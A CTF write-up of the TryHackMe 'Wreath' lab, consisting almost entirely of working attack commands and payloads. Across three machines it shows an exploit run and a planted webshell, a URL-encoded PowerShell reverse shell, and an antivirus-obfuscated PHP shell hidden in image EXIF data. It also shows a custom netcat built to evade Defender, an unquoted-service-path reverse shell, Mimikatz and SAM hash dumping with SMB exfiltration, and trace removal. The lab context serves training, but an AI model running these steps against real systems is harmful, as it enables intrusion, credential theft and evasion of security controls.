Wreath_Network

== 🎯 Network Observations & Attack Plan ==

🔹 Total Machines: 3

→ *Indicates the need for lateral movement & privilege escalation between systems.*

🔹 Public Web Server (Internet-facing)

→ IP = 10.200.180.200
→ *Entry point for initial access.*
→ *Hosts a website that is deployed from a Git repository.*
→ *Possible vulnerabilities in web application (check for common CVEs, misconfigs, etc.).*

🔹 Internal Git Server

→ IP = 10.200.180.150
→ *Not directly accessible from the internet.*
→ *Git server receives push from Thomas's PC.*
→ *Look for:*
- *Exposed .git folders*
- *Leaked git credentials*
- *Sensitive information (API keys, passwords, hardcoded secrets)*

🔹 Thomas's PC

→ IP = 10.200.180.100
→ *Likely running Windows Server.*
→ *Has antivirus protection — might be harder to exploit directly.*
→ *Not accessible from public-facing webserver (internal only).*

== 🧠 Implications for Attack Plan ==

✅ *Use the public webserver as initial foothold.*
✅ *Look for vulnerabilities to internal Git server.*
✅ *If access gained: Pivot to internal Git server.*
✅ *Eventually, try lateral movement to Thomas's PC using reverse shells or port forwarding (pivoting).*
✅ *Expect defenses on the Windows machine (antivirus, user restrictions, etc.).*


HAPPY HACKING!

Webserver

== 🌐 Web Server Enumeration & Exploitation Plan ==

We'll use this section to:

*1. Perform **__initial enumeration__** on the exposed web server*
*2. Identify possible **__vulnerabilities__***
*3. Attempt **__exploitation__** for initial foothold*

Enumeration

📝 *Enumeration Report – Wreath Machine*

🔍 Target Overview:

- **IP Address:** 10.X.X.200
- **Hostname**: thomaswreath.thm
- **Machine:** Wreath (TryHackMe CTF)
- **Scan Type:** TCP SYN Scan, Version Detection, OS Detection
- **Port Range:** First 15000 ports (focused on 4 open ports)

📡 Nmap Scan Summary:

Command Used:

```
sudo nmap -sS -sV -Pn -O -p 22,80,443,10000 10.X.X.200
```

Open Ports and Services:

◇ ***Port 22/tcp:*** *OpenSSH 8.0 (protocol 2.0)*
◇ ***Port 80/tcp:*** *Apache httpd 2.4.37 (CentOS)*
◇ ***Port 443/tcp:*** *Apache httpd 2.4.37 (CentOS)*
◇ ***Port 10000/tcp:*** *MiniServ 1.890 (Webmin HTTPD)*

Total Open Ports: 4

OS Detected: *Likely Linux (CentOS), Kernel range: 4.x to 5.x*

Vulnerabilities

🛑 Identified Vulnerability - Webmin RCE (MiniServ 1.890)

🔎 Service Information:

- ***Port:*** *10000/tcp*
- ***Service:*** *Webmin HTTPD (MiniServ)*
- ***Version:*** *1.890*
- ***Detected by:*** *Nmap service/version scan*
- ***Operating System:*** *CentOS (Linux)*

📌 Vulnerability:

◇ ***CVE:*** *CVE-2019-15107*
◇ ***Type:*** *Remote Code Execution (RCE)*
◇ ***CVSS Score:*** *9.8 (Critical)*
◇ ***Authentication Required:*** *No*
◇ ***Exploit Complexity:*** *Low*
◇ ***Impact:*** *Full command execution on the server as root (if Webmin runs as root)*

Exploitation

🧰 Exploit Used:

- **Name**: **CVE-2019-15107.py**
- **Source**: https://github.com/MuirlandOracle/CVE-2019-15107

🛠️ Exploitation Steps:

1. **Cloned the exploit:**

```
git clone https://github.com/MuirlandOracle/CVE-2019-15107
cd CVE-2019-15107
chmod +x CVE-2019-15107.py
```

2. **Installed required Python dependencies:**

```
 pip3 install -r requirements.txt
```

3. **Started Metasploit reverse shell listener:**

```
msfconsole
use exploit/multi/handler
set PAYLOAD linux/x64/shell_reverse_tcp
set LHOST <your-ip>
set LPORT 4444
exploit
```

4. **Executed the exploit to trigger reverse shell:**

```
./CVE-2019-15107.py <target-ip>
```

Type Command shell , Then it will ask you for your ip address and Port number to access reverse shell
Then press enter once you have setup your listener!

5. ***Shell successfully received in Metasploit session.***

- *Verified with:*

```
whoami
```

🔐 Post-Exploitation

📌 1. Extracted Root Password Hash:

```
cat /etc/shadow | grep root
```

📌 2. Found SSH Private Key for Root:

```
ls -la /root/.ssh/
cat /root/.ssh/id_rsa
```

- ***Full path:*** */root/.ssh/id_rsa*
- ***Action:*** *Copied and saved locally as* ***root_key***
- ***Permissions set:***

```
 chmod 600 root_key
```

📌 **3. Persistent Root Access Achieved:**
- *SSH login with key:*

```
ssh -i root_key root@10.X.X.200
```

✅ *Result: Full root access via SSH.*

✅ ***Summary:***

Phase	Result
Initial Access	Webmin RCE (CVE-2019-15107) exploited
Shell Gained	Reverse Shell via TCP (Port 4444)
Persistence	SSH root key found and used

Pivoting

🎯 Goal: *To access internal services (e.g., the Git server or a protected Windows machine) not directly exposed to the internet by forwarding specific ports through the compromised Linux host.*

□ Why Port Forwarding?

*• The internal Git server is **not public**.*
*• Thomas' **Windows PC/server** is **not directly reachable**, but it's on the **same private network**.*
• We compromised the public-facing Linux box.
*• We now use it as a **pivot point** into the internal network.*

💡 Why sshuttle ?

*• The compromised Linux server (**10.X.X.200**) has SSH access and is connected to this internal network.*
*• We use **sshuttle** to **create a transparent VPN-like tunnel** through the compromised host, without the need for proxychains or port forwarding configuration.*

Command:-

```
sshuttle -r root@10.X.X.200 --ssh-cmd "ssh -i root_key" -N -x 10.X.X.200
```

📝 Important Notes:

*1. **DO NOT CLOSE THIS TERMINAL** while working on the room.*
• If you disconnect, run the command again to regain access.

Git server

🌐 GitStack Server Enumeration & Exploitation Plan

This section outlines our approach to compromise the GitStack server:

1. **Initial Enumeration**

Perform reconnaissance on the exposed GitStack server to identify available services, open ports, and accessible endpoints.

2. **Vulnerability Identification**

Analyze the GitStack version and configuration to uncover known vulnerabilities (e.g., unauthenticated Remote access).

3. **Exploitation for Initial Foothold**

Leverage identified vulnerabilities to gain initial access to the system---typically by exploiting remote command execution.

4. **Pivoting to Target Machine (Thomas)**

*Once access is gained, enumerate internal resources and pivot from the compromised GitStack host to the target machine named **Thomas**, using tools like **Chisel**,*

Enumeration

🧪 Internal Recon & GitStack Discovery Report

Note: *Pivoting with* ***sshuttle*** *is essential to access internal resources (like the GitStack web app) from your attacker machine. This allows full TCP redirection through the pivot node without needing to tunnel individual ports.*

🔎 Network Discovery (From Compromised Host)

• Tool: Static ***nmap*** *binary uploaded via Python HTTP server.*
• Steps:

1. On Kali:

```
sudo python3 -m http.server 80
```

2. On compromised host (10.X.X.200):

```
curl http://<KALI-IP>/nmap-<your-username> -o /tmp/nmap-<your-username> && chmod +x /tmp/
<your-username>
./nmap-<your-username> -sn 10.X.X.1-255  -oN scan-<your-username>
```

- ✅***Active Hosts Found:***
• 10.X.X100
• 10.X.X.150
- ⛔***Excluded:***
• 10.X.X.1 (AWS infrastructure)
• 10.X.X.250 (OpenVPN server)
• 10.X.X.200 (Compromised pivot host)

🔍 Step 3: Port Scan on Internal Host (From Compromised Host)

Using the static Nmap binary, scanned host ***10.X.X.150*** *for open TCP ports below* ***15000****.*
Command Used:

```
./nmap-<your-username> -T4 -p1-14999 --open 10.200.180.150 -oN port-scan.txt
```

📥 Result:

PORT	STATE	SERVICE
80/tcp	open	http

PORT	STATE	SERVICE
3389/tcp	open	ms-wbt-server
5985/tcp	open	wsman

🔧 Pivoting Setup:

*After gaining root access on the internal host (10.X.X.200), we established full TCP routing to the internal network using **sshuttle**.*
(Review Pivoting node inside the Wreath_Network)

Exploit Code Review


🧰 Exploit Identification & Preparation

🔍 Exploit Discovery

*After identifying that the **GitStack web service** was running on the internal host (10.X.X150), an exploit was discovered on **Exploit-DB** which targets this specific version of GitStack. The vulnerability allows **unauthenticated remote command execution** via improper access control in the GitStack web interface*

📁 Exploit Retrieval

*To retrieve the exploit locally for review and execution, the following **searchsploit** command was used:*




```
searchsploit -m php/webapps/43777.py
```

⚠️ DOS Line Endings Issue

*Exploit files retrieved via **searchsploit** often contain **Windows-style (CRLF)** line endings, which can cause execution issues on **Linux systems** — especially in scripts and interpreters like Python.*

*To fix this, the **dos2unix** tool was used:*

```
dos2unix 43777.py
```

✅ *This converted the file to **Unix-style (LF)** line endings, ensuring compatibility when running the script on the attacker's Kali Linux system.*

📝 Exploit Code Review & Configuration

To make the exploit functional, the script was opened in a text editor:

```
nano 43777.py
```

*Inside the code (around lines **23–24**), the following variables were found:*

```
ip = "10.X.X.150"      # Change the Default Ip to Internal Target IP of GitStack
command = "whoami"    # Command to execute
```

Exploitation

🐍 Python Compatibility

*Since this exploit script was written in **Python 2**, it must be executed using:*

```
python2.7 43777.py
```

```
┌──(user㉿kali)-[~/Documents/wreath]
└─$ python2.7 43777.py
[+] Get user list
[+] Found user twreath
[+] Web repository already enabled
[+] Get repositories list
[+] Found repository Website
[+] Add user to repository
[+] Disable access for anyone
[+] Create backdoor in PHP
Your GitStack credentials were not entered correcly. Please ask your GitStack ad
ministrator to give you a username/password and give you access to this reposito
ry. <br />Note : You have to enter the credentials of a user which has at least
read access to your repository. Your GitStack administration panel username/pass
word will not work.
[+] Execute command
"nt authority\system
"
```

🐚 Web Shell Access & Command Execution

🎯 Objective

*Establish interactive command execution via the **uploaded PHP web shell** created by the GitStack exploit (**43777.py**), and simulate a shell session from the attacker's Kali machine.*

📁 Exploit Outcome

*The previously executed **Python 2 exploit (43777.py)** successfully uploaded a PHP web shell on the internal GitStack server:*

- **URL of Web Shell:**
  http://10.X.X.150/web/exploit.php
- **Payload in Shell:**

```
<?php system($_POST['a']); ?>
```

*This shell executes any system command passed via the **POST** parameter **a**.*

Firewall Configuration on prod-serv

*CentOS (and other RHEL-based systems) use **firewalld** as a front-end for iptables, and by default it's **very restrictive**, especially on non-SSH ports. So before running your **socat** listener on port **16000**, you must **explicitly allow** that port through the firewall.*

🔥 Allow port 16000 through **firewalld**:

```
sudo firewall-cmd --zone=public --add-port=16000/tcp --permanent
```

- ***--zone=public**: Use the default zone (most systems use public)*
- ***--add-port=16000/tcp**: Allow TCP traffic on port 16000*
- ***--permanent**: Make the rule persistent (survives reboot)*

Setting Up Socat Tunnel

*On the compromised Linux machine **(prod-serv)**, a socat listener was created to forward traffic from port **16000** to the attacker's listener:*

```
/tmp/socat-<username> TCP-LISTEN:16000,reuseaddr,fork TCP:<attacker_ip:4444
```

This created a relay path:
→ Target Windows → Linux relay → Kali attacker box

PowerShell Reverse Shell Payload

```
   curl -X POST http://10.X.X.150/web/exploit.php -d "a=powershell.exe%20-
c%20%22%24client%20%3D%20New-Object%20System.Net.Sockets.TCPClient%28%27<prod-
sev_IP_address_here>%27%2C16000%29%3B%24stream%20%3D%20%24client.GetStream%28%29%3B%5Bbyte%5B
%5D%5D%24bytes%20%3D%200..65535%7C%25%7B0%7D%3Bwhile%28%28%24i%20%3D%20%24stream.Read%28%24b-
ytes%2C%200%2C%20%24bytes.Length%29%29%20-ne%200%29%7B%3B%24data%20%3D%20%28New-Object%20-
TypeName%20System.Text.ASCIIEncoding%29.GetString%28%24bytes%2C0%2C%20%24i%29%3B%24sendback%2
0%3D%20%28iex%20%24data%202%3E%261%20%7C%20Out-
String%20%29%3B%24sendback2%20%3D%20%24sendback%20%2B%20%27PS%20%27%20%2B%20%28pwd%29.Path%20
%2B%20%27%3E%20%27%3B%24sendbyte%20%3D%20%28%5Btext.encoding%5D%3A%3AASCII%29.GetBytes%28%24
sendback2%29%3B%24stream.Write%28%24sendbyte%2C0%2C%24sendbyte.Length%29%3B%24stream.Flush%28
%29%7D%3B%24client.Close%28%29%22"
```

Listener Setup on Attacker Machine

On the attacker machine, a Netcat listener was started:

```
nc -lvnp 4444
```

✅ Result: Successful Reverse Shell


(user㉿kali)-[~/Documents/wreath]
$ cat congrats.txt
YOU COMPROMISED YOUR
2ND MACHINE :)

Post-Exploitation

Post-Exploitation Report --- Git Server

🎯 Target:

- *Windows Git Server (Internal Network)*
- *Access: SYSTEM (Highest Privileges)*
- *Listener Port: 4444 (Reverse Shell via netcat)*

👩‍💻 Account Created:

```
net user <set-any-username> <set-your-password> /add
net localgroup Administrators <username> /add
net localgroup "Remote Management Users" <username>/add
```

🖥️ RDP Access:

Install:

```
sudo apt install freerdp2-x11
```

```
xfreerdp /v:<Target-IP> /u:<username-here> /p:'<password_here>' +clipboard /dynamic-resolution /drive:/usr/share/windows-resources,share
```

🧪 Mimikatz Dump:

☐ Run from cmd.exe or Powershell.exe:

```
\\tsclient\share\mimikatz\x64\mimikatz.exe
```

☐ In mimikatz:

```
privilege::debug
token::elevate
lsadump::sam
```

🔑 Credentials Recovered:

☐ Administrator Hash:

NTLM Hash: (from Mimikatz)

☐ User: Thomas

NTLM Hash: (from Mimikatz)

Cracked on [crackstation/hashes.com] →

✅ *Password:* ***i<3ruby***

Pivoting

🛡️ Pivoting Report: GitServer → Thomas (Chisel Reverse Tunnel)

🎯 Objective:

*Establish a reverse tunnel from the **GitServer (compromised)** to access internal services on the **Thomas machine (10.X.X.100)** using **Chisel**.*

🧰 Tools Used:

- ***Chisel*** *-- fast TCP/UDP tunnel over HTTP (secured with WebSockets).*
- ***Evil-WinRM*** *-- used for executing commands on the Windows target (GitServer).*
- ***netsh*** *-- for configuring Windows Firewall.*

🔗 — Chisel Reverse Tunnel Configuration

🖥️ On GitServer (Windows):

1. Firewall Configuration:

```
netsh advfirewall firewall add rule name="Chisel-test" dir=in action=allow protocol=tcp
localport=47000
netsh advfirewall firewall add rule name="Webserver" dir=in action=allow protocol=tcp
localport=80
```

2. Chisel Server (Reverse Mode):

```
cd C:\Windows\Temp
.\chisel.exe server --reverse --socks5 -p 47000
```

Result:
server: *Reverse tunnelling enabled*
server: *Listening on http://0.0.0.0:47000*

🖥️ On Attacker Machine (Kali Linux):

*Run Chisel **client** to establish reverse tunnel:*

```
chisel client -v 10.200.180.150:47000 127.0.0.1:9999:socks
```

Verify Proxy is Working:

```
ss -tulnp | grep 9999
```

Step 2: Configure FoxyProxy in Firefox

1. **Install FoxyProxy** (if not already installed)

• Firefox Add-ons → Search "FoxyProxy Standard" → Install.

2. **Add a New SOCKS5 Proxy:**

◇ Click FoxyProxy icon → ***Options*** *→* ***Add New Proxy****.*
◇ Settings:
■ ***Proxy Type:*** *SOCKS5*
■ ***IP:*** *127.0.0.1*
■ ***Port:*** *9999*
■ ✅***Enable "Proxy DNS"*** *(resolves hostnames via Thomas's network)*
■ *Save (OK).*

3. **Activate Proxy:**

◇ Click FoxyProxy icon → Select the proxy you just created.

Step 3: Access Thomas's Machine (10.X.X.100)

Now, **any traffic in Firefox** will route through the Git server (10.200.180.150) to Thomas's network.

🔗 Direct Access:

• Open Firefox and visit:

```
http://10.X.X.100
```

(This will load Thomas's web server directly.)

⚡ Speeding Up the Proxy (Optional)

SOCKS can be slow. For **faster access to specific ports**, use **port forwarding** instead:

```
chisel client -v 10.X.X.150:47000 R:8080:10.X.X.100:80 R:33890:10.X.X.100:3389
```

📝 Initial Exploitation Report --- Thomas Machine

1. *We have identified that Thomas frequently pushes his code from the Git server. Since port 80 is open on Thomas, our next step will be to enumerate the exposed* ***.git*** *directory using* ***GitTools****.*
2. Once we extract the ***Website.git*** *repository, we will analyze the files and focus on the vulnerable* ***index.php*** *file located in the* ***/resources/*** *directory. This file contains a* ***file upload functionality*** *that is vulnerable to* ***filter bypass****.*
3. Our plan is to craft an ***obfuscated PHP shell*** *to bypass antivirus detection and upload it through this vulnerable upload form.*
4. After successful upload, we will move into the ***post-exploitation phase*** *on Thomas's PC.*
5. With this foothold, we will have ***compromised Wreath's network****.* 

Enumeration

🗂️ Git Repository Extraction and Analysis — Website.git

📌 Objective:

*Extract the **Website.git** repository from the Git server (accessible via Evil-WinRM), recreate it locally, and analyze its commit history to uncover the latest version of the website's source code.*

🧰 Environment & Access:

🔎 Step 1: Locate the .git Repository

✅ Found Path:

→ *C:\GitStack\repositories*

📥 Step 2: Download the .git Repository

Use Evil-WinRM's download feature:

```
download C:\GitStack\repositories\Website.git
```

💡**Tip:** *This will create a local folder named Website.git in your Kali/attacker machine.*

🛠️ Step 3: Install GitTools and Prepare for Extraction

GitTools is a public toolset to analyze .git directories.

Clone it using:

```
cd ..
git clone https://github.com/internetwache/GitTools
```

📂 Next, organize your directory

1. Create a folder named real_website
2. Move the downloaded .git folder inside it:

```
mkdir real_website
mv Website.git real_website/.git
```

🔍 Step 4: Extract the Repository with Extractor.sh

Now use the extractor tool:

```
GitTools/Extractor/extractor.sh real_website Website
```

✅ *This will create a folder called Website/ containing:*
• *One folder for each commit, named like:*
◇ *0-<commit hash>*
◇ *1-<commit hash>*
◇ *2-<commit hash>*

📜 Step 5: Review Git Commit History

To read the commit history, use:

```
separator="═══════════════════════════════════════"; for i in $(ls); do printf
"\n\n$separator\n\033[4;1m$i\033[0m\n$(cat $i/commit-meta.txt)\n"; done; printf
"\n\n$separator\n\n\n"
```

🧾 Step 6: Identify and Explore the Latest Commit

The commit history (from oldest to latest) is:

```
70dde80cc19ec7670456799673889 4828f4ee895
82dfc97bec0d7582d485d9031c09abcb5c6b18f2
345ac8b236064b431fa43f53d91c98c4834ef8f3  ← HEAD (latest)
```

Vulnerability

🔍 Vulnerability Report: File Upload Bypass in resources/index.php

🧾 Summary:

*The file **resources/index.php** within the web directory allows users to upload images. However, due to flawed file extension validation and an insufficient image-type verification method, the upload function is **vulnerable to a PHP file upload bypass**, leading to **Remote Code Execution (RCE)** on the server.*

🖥️ Application Path:

```
cat Website/0-345ac8b236064b431fa43f53d91c98c4834ef8f3/resources/index.php
```

✅ Intended Functionality:

• Accept image uploads (JPG,JPEG, PNG, GIF)
• Save uploaded files to **/uploads/** directory
• Reject non-image files using:
• Extension filter (**$goodExts**)
• EXIF header validation (**getimagesize()**)

🔓 Vulnerability: File Upload Filter Bypass

1. ⛔ File Extension Filter Bypass:

```
!in_array(explode(".", $_FILES["file"]["name"])[1], $goodExts)
```

*• Uses **explode()** and selects only the second part of the filename.*
• This means a file like payload.jpg.php will bypass the filter because explode() returns:

```
["payload", "jpg", "php"] → [1] is "jpg" → passes!
```

2. 🖼️ getimagesize() Bypass:

```
$size = getimagesize($_FILES["file"]["tmp_name"]);
```

• This function validates image files by reading EXIF data.
*• However, you can prepend minimal JPEG magic bytes (**\xFF\xD8\xFF\xE0**) to a PHP payload to trick getimagesize() into believing the file is a valid image.*

✅***Impact:** Executable PHP code passes the image check.*

Exploitation

📝 Exploitation Report — Fake Image Upload with Embedded Payload

🎯 Objective

To test a file upload vulnerability by uploading a fake image:
*• Looks like a valid **.jpg***
• Contains embedded PHP payload (inside metadata)
*• Uses double extension trick: **.jpg.php***

🔐 Pre-Exploitation Authentication

Before exploiting the upload functionality:
• Navigate to:

http://10.X.X.100/resources/

• You'll be prompted for credentials.

➤ Use the following credentials:

```
Username: Thomas
Password: i<3ruby
```

*After logging in, you'll see the **file upload** functionality under **/resources/**.*

🛠️ Steps Taken

✅ 1. Generate a Fake JPEG Image

```
convert -size 200×100 xc:white normal.jpg
```

*This created a valid white image (**200x100**) with JPEG magic bytes.*

✅ 2. Rename for Double Extension Bypass

```
mv normal.jpg normal1.jpg.php
```

*Renamed to **normal.jpg.php** to bypass filters that rely only on file extension.*

✅ 3. Obfuscate the Payload to Bypass Antivirus

Used an **online PHP obfuscator** and applied:

Here is the online tool link:- https://www.gaijin.at/en/tools/php-obfuscator

```
<?php \$p0=\$_GET[base64_decode('d3JlYXRo')];if(isset(\$p0)){echo
base64_decode('PHByZT4=').shell_exec(\$p0).base64_decode('PC9wcmU+');}die();?>
```

✅ 4. Inject the Payload into EXIF Metadata

Used **exiftool** to inject our obfuscated PHP webshell into the image metadata:


```
exiftool -Comment="<?php \$p0=\$_GET[base64_decode('d3JlYXRo')];if(isset(\$p0)){echo
base64_decode('PHByZT4=').shell_exec(\$p0).base64_decode('PC9wcmU+');}die();?>"
normal1.jpg.php
```

🧪 Post-Upload Verification

After uploading, visit:

http://<target-ip>:<port>/resources/uploads/normal1.jpg.php?wreath=whoami

✅ RESULT



📝 Reverse Shell Exploitation Report — Netcat via Webshell on Windows Target

🎯 Objective:

*Gain a **reverse shell** on the Windows target machine via an existing **PHP webshell**, by uploading a **cross-compiled Netcat binary**, and executing it to connect back to the attacker machine.*

⚙️ Step 1: Cross Compile Netcat (on Kali Linux)

*Since uploading the default Netcat binary triggers antivirus (Defender), we compiled our **own custom 64-bit Windows-compatible Netcat binary** using Kali Linux:*

✅ Commands:

```
sudo apt update
sudo apt install mingw-w64
```

Clone the repository containing Netcat source code:

```
git clone https://github.com/int0x33/nc.exe
cd nc.exe
```

🛠️ Modify Makefile:

• Open Makefile:

```
nano Makefile
```

comment all CC variables and add that one:

• Update the compiler settings:

```
#CC=gcc
#CC=i686-pc-mingw32-gcc
CC=x86_64-w64-mingw32-gcc
```

• Compile:

```
make
```

*This generates **nc.exe** – a 64-bit Netcat binary for Windows.*

🌐 Step 2: Upload Netcat to the Target Machine

🔥 Start a Python web server on the attacker's machine:

```
sudo python3 -m http.server 80
```

📤 Use cURL via Webshell to Download nc.exe:

In the webshell interface on the target system:

```
curl http://<ATTACKER-IP>/nc64.exe -o c:\\windows\\temp\\nc.exe
```

📌 ***Note:*** *Double backslashes (\\) are used due to how the webshell handles escape characters.*

🖥️ Step 3: Set Up Listener on Attacker Machine

Start a Netcat listener to receive the reverse shell:

```
nc -lvnp 4444
```

📟 Step 4: Trigger the Reverse Shell via Webshell

Execute Netcat from the target system using the webshell:

```
http://<thomas_machine-ip>/resources/uploads/normal1.jpg.php?wreath=powershell.exe%20c:\
\windows\\temp\\nc.exe%20<attacker-ip>%204444%20-e%20cmd.exe
```

🛡️ Privilege Escalation — Thomas Machine

📌 Vulnerability:

*Unquoted Service Path in a service running as **NT AUTHORITY\SYSTEM***

🔍 Enumeration Phase

Command Used:

```
wmic service get name,displayname,pathname,startmode | findstr /v /i "C:\Windows"
```

Output Insight:

*From the filtered list, we identified a service with an **unquoted path**:*

```
PathName: C:\Program Files (x86)\System Explorer\System
Explorer\service\SystemExplorerService64.exe
```

🔐 Privilege Escalation Plan

• Check service permissions:

```
Get-Acl -Path 'C:\Program Files (x86)\System Explorer\System
Explorer\service\SystemExplorerService64.exe'
```

Create payload (**wrapper.cs**) using this C# reverse shell:

```
using System;
using System.Diagnostics;

namespace Wrapper {
    class Program {
        static void Main() {
            Process proc = new Process();
            ProcessStartInfo procInfo = new ProcessStartInfo("c:\\windows\\temp\\nc.exe",
"<your_ip> 4445 -e cmd.exe");
            procInfo.CreateNoWindow = true;
            proc.StartInfo = procInfo;
            proc.Start();
        }
    }
```

```
}
```

Upload payload to victim:

```
curl http://<your-ip>/wrapper.exe -o %TEMP%\wrapper.exe
```

Stop the vulnerable service:

```
sc stop SystemExplorerHelpService
```

Copy payload to vulnerable directory:

```
copy %TEMP%\wrapper.exe "C:\Program Files (x86)\System Explorer\System Explorer\service\SystemExplorerService64.exe"
```


Set up listener on attack machine:

```
nc -lvnp 4445
```

Start the vulnerable service:

```
sc start SystemExplorerHelpService
```

RESULT



📝 Post-Exploitation — Wreaths Network

🎯 Target Environment Summary:

✅ 1. Navigated to Temporary Working Directory

```
cd C:\Windows\Temp
```

✅ 2. Dumped Windows Registry Hives (SAM and SYSTEM)

These hives contain password hashes and decryption keys respectively.

```
reg.exe save HKLM\SAM sam.bak
reg.exe save HKLM\SYSTEM system.bak
```

📤 Exfiltration Process

✅ 3. Set Up SMB Share on Attacker Machine

```
mkdir -p /tmp/smbshare
cd /tmp/smbshare
impacket-smbserver share /tmp/smbshare -smb2support
```

✅ 4. Transferred Hive Files to Attacker via SMB

```
move sam.bak \\10.250.180.3\share\sam.bak
move system.bak \\10.250.180.3\share\system.bak
```

🔍 Hash Extraction

✅ 5. Used Impacket's secretsdump.py to Dump NTLM Hashes

```
secretsdump.py -sam sam.bak -system system.bak LOCAL
```

✅ 6. Removed any Artifacts or traces from pawned Machines

🏆 Achievement Summary:

Machine	Status
Thomas-PC	✅ Pwned (SYSTEM access + NTLM hash exfiltrated)
2nd Machine	✅ Pwned
3rd Machine	✅ Pwned
Network Domain	✅ Fully compromised

🎉 Conclusion:

• *Successfully completed full post-exploitation on Thomas's machine.*
• *Proved SYSTEM-level access via NTLM hash dump.*
• All artifacts and traces were deleted